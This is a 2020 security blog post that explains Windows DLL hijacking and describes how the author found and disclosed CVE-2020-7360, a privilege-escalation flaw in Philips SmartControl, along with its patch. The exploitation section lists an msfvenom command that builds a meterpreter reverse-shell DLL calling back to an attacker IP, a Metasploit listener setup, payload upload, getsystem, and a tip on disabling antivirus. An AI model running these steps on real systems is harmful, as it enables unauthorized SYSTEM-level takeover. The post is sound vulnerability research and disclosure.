

6 AUGUST 2020 / RESEARCH

# When the PATH to SYSTEM is wide open: Philips SmartControl DLL hijacking (CVE-2020-7360)



*Remember that high school teacher who was never more than one chapter ahead of their students? Well that is me, in this blog. ヽ\_(`▽')\_*

## Introduction

Say what you will about Microsoft Windows, it can provide a great playground for beginning hackers. A good example of this is the Dynamic-Link Library (DLL) search order, which is a core element of the Windows architecture that has been frequently abused by security researchers and threat actors alike. I am personally very thankful for this functionality, because it allowed me to find my first real vulnerability earlier this year, namely a DLL hijacking flaw affecting Philips SmartControl computer monitor settings software ([CVE-2020-7360](#)). The aim of this article is to combine a write-up of this vulnerability with a general introduction to DLL hijacking for those interested to learn more about this attack.

TL; DR:

- If you are interested to learn about DLL hijacking in general, keep reading.
- If you just want to read the CVE analysis, check it out [below](#).

## DLL hijacking: a brief introduction

### What are DLLs?

Before we delve into DLL hijacking, let's first clarify what DLLs are. Microsoft [defines](#) a DLL as:

a library that contains code and data that can be used by more than one program at the same time.

DLL files can contain code, data and/or resources that applications and indeed the Windows operating system itself can make use of. DLLs are very similar to EXE files, the main difference being that they cannot be directly executed. Instead, DLLs can only be executed after being called by an EXE.

### What about the DLL Search Order?

The DLL search order determines how Windows will search for DLL files at load time for applications/services that do not specify a full path to the required file, nor use a manifest to specify the libraries they need. Starting with Windows XP SP2, the [default DLL search order](#) on Windows systems is something like this:

1. The directory from which the application loaded.
2. The system directories. On modern 64-bit systems these are `C:\Windows\SysWOW64` (64-bit programs and files) and `C:\Windows\System32` (32-bit programs and files). SysWOW64 is logically absent on 32-bit systems, where `C:\Windows\System32` coexists with `C:\Windows\System` (16-bit programs and files).

3. The Windows directory ( `C:\Windows` )
4. The current directory.
5. The directories that are listed in the PATH environment variable.

## What exactly is PATH?

PATH is an environment variable in Windows as well as Unix-like operating systems including Linux and MacOS. Basically, PATH is a special kind of variable that specifies a set of directories where executable programs are located (source). To demonstrate the use of this, let's imagine you want to run an application named `1337h4x.exe` from the command line ( `cmd.exe` ). Normally this would require you to enter the full path to the executable, e.g. `C:\pwn4g3\1337h4x.exe` . But this is a little annoying, especially if you need to run this app on a regular basis. However, if you add `C:\pwn4g3\` to your PATH variable, you can run the app from CMD by entering `1337h4x` . This works because when Command Prompt receives a command it does not recognize, it consults PATH to see if any of the directories specified there contain an executable file that matches the input command (common filename extensions for Windows executable files include EXE, COM, BAT and CMD). As mentioned above, PATH can also be used by applications to search for files they need to run.

## DLL Search Order example

To clarify this further, let's discuss an example based on the following assumptions:

`1337h4x.exe` requires the `mr_robot.dll` library, which is located at `C:\mr_robot.dll` .

You are running a 64-bit version of Windows (like a normal person)

You launch the `1337h4x.exe` from a shortcut that has the `start in` value set to `C:\` (this is defined in the shortcut's properties). This last part makes little sense, but helps to clarify the difference between search order locations 1 and 4.

The person who wrote `1337h4x.exe` failed to specify a full path to `mr_robot.dll` and doesn't know how manifests work (in other words, let's imagine they are me).

The moment you click on the shortcut, `1337h4x.exe` begins whining that it needs `mr_robot.dll` but doesn't know where it is. Windows immediately comes to the rescue, and starts scouring the operating system for this library, following the default DLL search order. The somewhat oversimplified result of this search could be as follows:

1. `C:\pwn4g3\mr_robot.dll` — no luck
2. `C:\Windows\SysWOW64\mr_robot.dll` — nope
3. `C:\Windows\mr_robot.dll` — not here either
4. `C:\mr_robot.dll` — found it, let's load this broken code!

That's great! But what if `mr_robot.dll` isn't stored in `C:\` either? In that case, the search may continue something like this:

- 5.1 `C:\example_dir1\mr_robot.dll`
- 5.2 `C:\example_dir2\mr_robot.dll`
- 5.3 `C:\example_dir3\mr_robot.dll`
- 5.4 `C:\mr_robot\mr_robot.dll` — found it, let's load this broken code!

So far so good. However, if an application doesn't properly take into account the DLL search order and its security implications, the process described above may render the application vulnerable to, you guessed it, DLL hijacking.

## What is DLL hijacking?

DLL hijacking is an attack in which an actor executes arbitrary code on the target system by taking advantage of the DLL search order. More specifically, the attacker gets a vulnerable application to load and execute a malicious DLL file by writing it to a location on the target system where the app will look for an identically named file at load time. This evidently requires the attacker to already have sufficient permissions on the target machine to write the malicious library to disk. While DLL hijacking can be used for persistence and defense evasion, the most significant potential impact is privilege escalation. Privilege escalation is possible when the vulnerable app is running with elevated privileges, yet tries to load resources from directories that are writable by an attacker with limited privileges. Those vulnerable resources are referred to as

“uncontrolled search path elements.”

## DLL hijacking example

If we take our example of `1337h4x.exe` and assume that `mr_robot.dll` isn't stored in `C:\`, we can identify at least three possible attack vectors that may allow an attacker with limited privileges on the target system to achieve privileges escalation via DLL hijacking:

1. – The directory from which the application loaded ( `C:\pwn4g3\` )
4. – The current directory ( `C:\` )
5. – The three example directories in PATH

On a typical Windows system, low-privileged users cannot write files to `C:\Windows\SysWOW64` (location 2) and `C:\Windows` (location 3). However, depending on the folder permissions set for each directory, locations 1, 4 and 5 may all represent uncontrolled search path elements. Let's assume that this is the case in our scenario, and let's also assume that `1337h4x.exe` needs administrator privileges to run. This makes it possible for an attacker with limited privileges to escalate their privileges as follows:

1. The attacker creates a malicious `mr_robot.dll` file that contains a reverse shell. This means that when the file is executed, it will open up a connection to a system controlled by the attacker.
2. The attacker opens up a listener on their system to receive incoming connections from the malicious `mr_robot.dll`.
3. The attacker writes the `mr_robot.dll` payload file to `C:\pwn4g3\`, `C:\` or one of the three example directories in PATH.
4. The attacker waits for a user with elevated privileges to run `1337h4x.exe`. Once this happens, the application will load the `mr_robot.dll` payload, and the attacker will receive a connection (a shell) from the target system on their listener. This shell will enable the attacker to execute commands on the target system with the administrator privileges the shell inherited from `1337h4x.exe`.

## Scenarios without user interaction

In the above scenario, the attack requires user interaction, because the attacker doesn't have sufficient privileges to run `1337h4x.exe` themselves. This is how the Philips SmartControl vulnerability works. However, user interaction may not always be required for DLL hijacking. For instance, if `1337h4x.exe` is (insecurely) configured as a service that can be started by regular users, the attacker could trigger the `mr_robot.dll` payload by simply (re)starting the `1337h4x service` from the Windows `Services` app. A second, more likely scenario is that `1337h4x.exe` is configured as a service that cannot be started by regular users, but will start automatically at bootup. In that case, the attacker would need sufficient privileges to restart the target machine, which is something regular users normally have.

## Getting ready for a real world example

So far we have assumed that the vulnerable DLL file is at least present on the target system. However, this doesn't actually have to be the case. In fact, the vulnerability I found in SmartControl stemmed precisely from the program trying to call various DLL files that didn't exist. The next section provides an analysis of this vulnerability and shows the methods and tools you can use to look for DLL hijacking vulnerabilities yourself.

## Philips SmartControl DLL Hijacking (CVE-2020-7360) analysis

### CVE details

- Title: "Philips SmartControl DLL Hijacking"
- Description: "An Uncontrolled Search Path Element (CWE-427) vulnerability in SmartControl version 4.3.15 and other versions released before April 15, 2020 may allow an authenticated user to escalate privileges by placing a specially crafted DLL file in the search path."
- Severity: high
- Proposed CVSS score: 7.4 (National Vulnerability Database (NVD) will calculate the CVSS score independently after publication).
- Proposed CVSS vector: CVSS:3.0/AV:L/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:L
- CVE URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7360> (not yet available)
- NVD URL: <https://nvd.nist.gov/vuln/detail/CVE-2020-7360> (not yet available)

## Background

I first came across SmartControl when I searched the web for a driver for my Philips monitor. According to the description, SmartControl would let me configure a ton of settings for my monitor, which sounded great, so I installed and ran it. To my surprise, I was prompted to enter my administrator password. This piqued my interest. A few months earlier, I had done some research on DLL hijacking. From this I learned firstly that it is not an uncommon issue in applications and services that do not require special privileges, and secondly that those findings aren't very interesting because they can't be exploited for privilege escalation. But with SmartControl this could be a wholly different story, so I decided to investigate. Below I will describe my investigation and findings as a series of steps that you can follow to research DLL hijacking vulnerabilities yourself.

## Step 1: Installing the required tools


To identify the SmartControl DLL hijacking vulnerability, I used Process Explorer and Process Monitor from the Windows Sysinternals suite, which is a collection of handy Windows tools. You can download Sysinternals here and then simply extract Process Explorer ( `procexp64.exe` ) and Process Monitor ( `procmon64.exe` ) from the archive.

For exploitation, I used msfvenom and msfconsole, two tools that are part of the Metasploit penetration testing framework. Metasploit comes pre-installed on popular operating systems designed for ethical hacking such as Kali Linux, Parrot OS, BlackArch Linux and BackBox. Metasploit is also available on GitHub. Most users run Metasploit on Linux, but it can also be installed on Windows and OSX. Documentation is available here. In my case, I ran Metasploit on a Kali Linux virtual machine that I was running from the Windows 10 machine where I installed SmartControl.

## Step 2: Using Process Explorer to check if SmartControl is running with elevated privileges

Launch Process Explorer as administrator by right-clicking on the executable and selecting `Run as administrator`

Make sure the `User Name` column is enabled. If not, go to `View > Select Columns > Process Image` and tick the `User Name` box. You should now be looking at something like Image 1 below:



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	User Name
Registry		7,564 K	36,664 K	104			NT AUTHORITY\SYSTEM
System Idle Process	94.39	60 K	0 K	0			NT AUTHORITY\SYSTEM
System	0.20	196 K	20 K	4			NT AUTHORITY\SYSTEM
Interrupts	0.01	0 K	0 K	n/a	Hardware Interrupts and DPCs		
smss.exe		1,152 K	364 K	320	Windows Session Manager	Microsoft Corporation	NT AUTHORITY\SYSTEM
Memory Compression		496 K	98,664 K	1588			NT AUTHORITY\SYSTEM
csrss.exe	< 0.01	1,792 K	2,108 K	460	Client Server Runtime Process	Microsoft Corporation	NT AUTHORITY\SYSTEM
csrss.exe	0.44	1,792 K	2,176 K	536	Client Server Runtime Process	Microsoft Corporation	NT AUTHORITY\SYSTEM
winlogon.exe		2,604 K	5,464 K	588	Windows Logon Application	Microsoft Corporation	NT AUTHORITY\SYSTEM
fordrhost.exe		3,220 K	3,240 K	876	Usermode Fort Driver Host	Microsoft Corporation	Fort Driver Host\UMFD-1
dm.exe	1.24	153,588 K	134,744 K	412	Desktop Window Manager	Microsoft Corporation	Window Manager\DWIM-1
wininit.exe		4,336 K	5,924 K	600	Services and Controller app	Microsoft Corporation	NT AUTHORITY\SYSTEM
services.exe		6,736 K	15,552 K	700	Local Security Authority Process	Microsoft Corporation	NT AUTHORITY\SYSTEM
lsass.exe		1,252 K	1,832 K	684	Usermode Fort Driver Host	Microsoft Corporation	Fort Driver Host\UMFD-0
explorer.exe	0.03	58,620 K	157,080 K	6148	Windows Explorer	Microsoft Corporation	DESKTOP-BSBNEVJ\mes
SecurityHealthSystray.exe		1,740 K	3,272 K	6708	Windows Security notification	Microsoft Corporation	DESKTOP-BSBNEVJ\mes
vmtoolsd.exe		1,464 K	1,820 K	6820			DESKTOP-BSBNEVJ\mes
vmtoolsd.exe	0.06	33,124 K	39,176 K	6840	VMware Tools Core Service	VMware, Inc.	DESKTOP-BSBNEVJ\mes

Image 1: Process Explorer with the User Name column enabled

- Select the process you want to investigate (eg `smartcontrol.exe`) in the `Process` column, and check the value in the `User Name` column. `NT AUTHORITY\SYSTEM` means the process is running with maximum privileges.
- If the process is running as a user, you can check the permissions by double-clicking on the process, going to the `Security` tab and checking the box at the bottom of the window. If you see more than something like five basic privileges listed, the process is likely running with elevated privileges. Image 2 shows a comparison between the permissions of `cmd.exe` running as a regular user (left) and `smartcontrol.exe`, which always runs with administrator privileges (right).

Image 2: Left: `cmd.exe` privileges (regular user). Right: `smartcontrol.exe` privileges (administrator)

### Step 3: Using Process Monitor to look for uncontrolled search path elements

- Launch Process Monitor as administrator by right-clicking on the executable and selecting `Run as administrator`.
- Select appropriate filters for the target process. When Process Monitor launches, the `Filter` window should open up in addition to the main window. You can also manually open it via `Filter > Filter`. In addition to the default filters, you should add at least the following filters:
  - `Process Name - is - <the_target_process_name.exe> - Include`
  - `Operation - is - CreateFile - Include`
  - `Operation - is - Load Image - Include`
  - `Result - is - NAME NOT FOUND - Include`
- In order to ignore locations that are not writable by regular users on a typical Windows system, you can also add the following filters:
  - `Path - begins with - C:\Program Files - Exclude`
  - `Path - begins with - C:\Windows - Exclude`
- To make sure the results will only contain DLL files, you could add the following filter:
  - `Path - ends with - .dll - Include`
- Make sure Process Monitor is capturing ( `Ctrl+E` ). If you need to clear the display, use `Ctrl+X`.
- Finally, (re)start the target application/service.

The two images below show the filters I set when analyzing `smartcontrol.exe` and the resulting output.

*Image 3: Process Monitor filters to identify uncontrolled search path elements*

*Image 4: Process Monitor output showing all uncontrolled search path elements in smartcontrol.exe on my test system.*

## Step 4: Analyzing the results

Looking at the results, we can see that SmartControl tries to call the following four DLL files from three locations that are writable by a regular user: `atiddc.dll`, `atiadlxx.dll`, `atiadlxy.dll` and `MtxApi.dll`. The significance of the three locations, i.e. `C:\nasmx\bin` and `Python27` directories located within the current user's AppData directories, is that all of them are part of PATH on the test system.

It should be noted that none of these directories are part of PATH by default on Windows systems. In fact, the directories aren't even present on a fresh Windows installation. But while PATH may not be dangerous by default, **it is bad practice for applications to rely on PATH to load resources**. PATH can't be trusted for two reasons:

1. Windows applications such as Python and other interpreters may add directories to PATH that are writable by regular users.
2. Users can manually add world-writable directories to PATH, without realizing that this could render certain programs vulnerable to uncontrolled search path elements.

I should also add that the four DLL files SmartControl is trying to find in PATH are simply not present on Windows 10 by default. And since the app runs fine without them, they don't even seem to be necessary, at least not on Windows 10 systems.

## Step 5: Exploiting uncontrolled search path elements

- Use `msfvenom` to create a malicious DLL file, using the following syntax:  

```
msfvenom -p <payload> LHOST=<IP> LPORT=<port> -f dll -o <file.dll>
```

  - `-p` – The payload should be a Metasploit-compatible payload. Depending on the process, you may want to try both x86 (32-bit) and x64 (64-bit) payloads:
    - x86 (32-bit) example payload: `windows/meterpreter/reverse_tcp`
    - x64 (64-bit) example payload: `windows/x64/meterpreter/reverse_tcp`
  - `LHOST` – Set this to the IP of the system where you will start a listener to receive the connection (see the next step).
  - `LPORT` – This is the port on which the listener will be opened. You are basically free to choose any port that isn't already being used by your system.
  - `-f` – This flag is used to set the file-type of the payload, so the value should be 'dll'.
  - `-o` – The name of the output file. This should be identical to one of the DLL files that was identified as an uncontrolled search path element.

I was only able to exploit the uncontrolled search path elements in SmartControl using x86 (32-bit) payloads. So assuming that I want to target `MtxApi.dll` and that the IP of my Kali Linux machine is `192.168.13.37`, I may create my payload like this:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.13.37 LPORT=1337 -f dll -o MtxApi.dll
```

- Use `msfconsole` to start a listener
  - Launch the Metasploit console: `msfconsole`
  - Choose the multi/handler module: `use exploit/multi/handler`
  - Set the `payload`, `LHOST`, and `LPORT` values to match those selected with `msfvenom`
  - Start the listener in the background: `run -j`


If you entered all the values correctly, it should go similar to the example in Image 5

- Copy the payload to one of the vulnerable locations on the target machine. If you are running Metasploit from a virtual machine (like I was), you could probably drag and drop the file from the file explorer. Alternatively, you could set up a shared folder for the VM, or launch a simple web server from the Metasploit machine and download the file via your browser on the Windows machine.<sup>1</sup> In my case, I first established a meterpreter shell with limited privileges on the target machine (to imitate a real-world attack). To deliver the payload, I simply used the meterpreter `upload` command.
- (Re)start the vulnerable application in order to trigger the payload. In the case of SmartControl, it was not possible for me to (re)start the application from my initial shell with limited privileges. This means that in a real-world scenario, an attacker could write the payload to the target system and start a listener, but they would then have to wait for a user to run the application. The attacker may of course use social engineering to try and trick a user into running SmartControl, but user interaction is always required for the attack to work.
- Check your listener and verify the privileges of the incoming connection.
  - Check the user id for the meterpreter session: `getuid`
  - Drop into a shell: `shell`
  - Check your privileges: `whoami /priv`
  - Exit the shell: `exit`
  - Try to get SYSTEM privileges: `getsystem`
  - Check the user id again to verify you are now NT AUTHORITY\SYSTEM: `getuid`

Note: If you are testing this on Windows 10 with a standard Metasploit payload, you will need to disable Windows Security and/or your antivirus solution to prevent your payload from being detected.

## Demo video

The video below demonstrates the full attack.



Philips SmartControl DLL hijacking (CVE-2020-7360) demo video

## The patch

CVE-2020-7360 was patched in April with the release of SmartControl version 1.0.7, which is available at the following locations:

- English: [https://www.philips.co.uk/c-p/248E9QHSB\\_00/curved-lcd-monitor-with-ultra-wide-color/support](https://www.philips.co.uk/c-p/248E9QHSB_00/curved-lcd-monitor-with-ultra-wide-color/support)
- German: [https://www.philips.de/c-p/248E9QHSB\\_00/geschwungener-lcd-monitor-mit-ultra-wide-color/support](https://www.philips.de/c-p/248E9QHSB_00/geschwungener-lcd-monitor-mit-ultra-wide-color/support)
- French: [https://www.philips.fr/c-p/248E9QHSB\\_00/moniteur-lcd-incurve-avec-ultra-wide-color/aide](https://www.philips.fr/c-p/248E9QHSB_00/moniteur-lcd-incurve-avec-ultra-wide-color/aide)

This update fixes the vulnerability by no longer requiring SmartControl to run with administrator privileges. The updated version still tries to load several DLL files that are not present on Windows 10 by default. However, because SmartControl now runs with limited privileges, this issue can no longer be exploited to achieve privilege escalation.

## Acknowledgments

- A massive shout-out to [Tod Beardsley](#) from Rapid7 for helping me coordinate the disclosure and reserving the CVE for me.
- I also want to thank [Alton](#) and [Drake](#) for supporting and inspiring me on my infosec journey, and [Trammie](#) for the stunning image she designed for this post.
- Finally, none of this would have been possible without the folks at Philips who relayed this report to the licensee company that develops, manufactures and sells Philips-branded computer monitor products. The licensee has corrected the vulnerability via a worldwide software update.

---

## About Vonahi Security

Vonahi Security is building the future of offensive cybersecurity consulting services through automation. We provide the world's first and only automated network penetration test platform that replicates full attack simulations with zero configuration. With over 30 years of combined industry experience in both offensive and defensive security operations, our team of certified consultants have experience working with a significant number of organizations, industries, networks, and technologies. Our service expertise includes Penetration Testing and Adversary Simulations. Vonahi Security is headquartered in Atlanta, GA. To learn more, visit [www.vonahi.io](http://www.vonahi.io)

## Stay Informed

- Connect with us on [LinkedIn](#) for Professional Security Tips
- Like us on [Facebook](#) for Personal Security Tips
- Follow us on [Twitter](#) for News & Threat Updates



**Erik Wynter**

Erik Wynter is a junior pentester, Metasploit contributor and script kitty.

[Read More](#)

— Vonahi Security's Blog —  
research

What's in a (re)name: RCE Hunting in CMSs via Unrestricted File Upload

2019/2020: A Few Cybersecurity Reflections and Predictions

13 Freaky Infosec Facts

[See all 8 posts →](#)



RESEARCH

### What's in a (re)name: RCE Hunting in CMSs via Unrestricted File Upload

Earlier this year, our threat researcher found three easily exploitable vulnerabilities in CMS apps, including two that could result in remote code execution (RCE). This article combines write-ups for these vulnerabilities.



11 MIN READ



PENETRATION TESTING

### Avoiding SMB Rate Limits During Authentication Attacks

Here's a quick workaround for when you get rate limited during a password attack against the SMB service.



5 MIN READ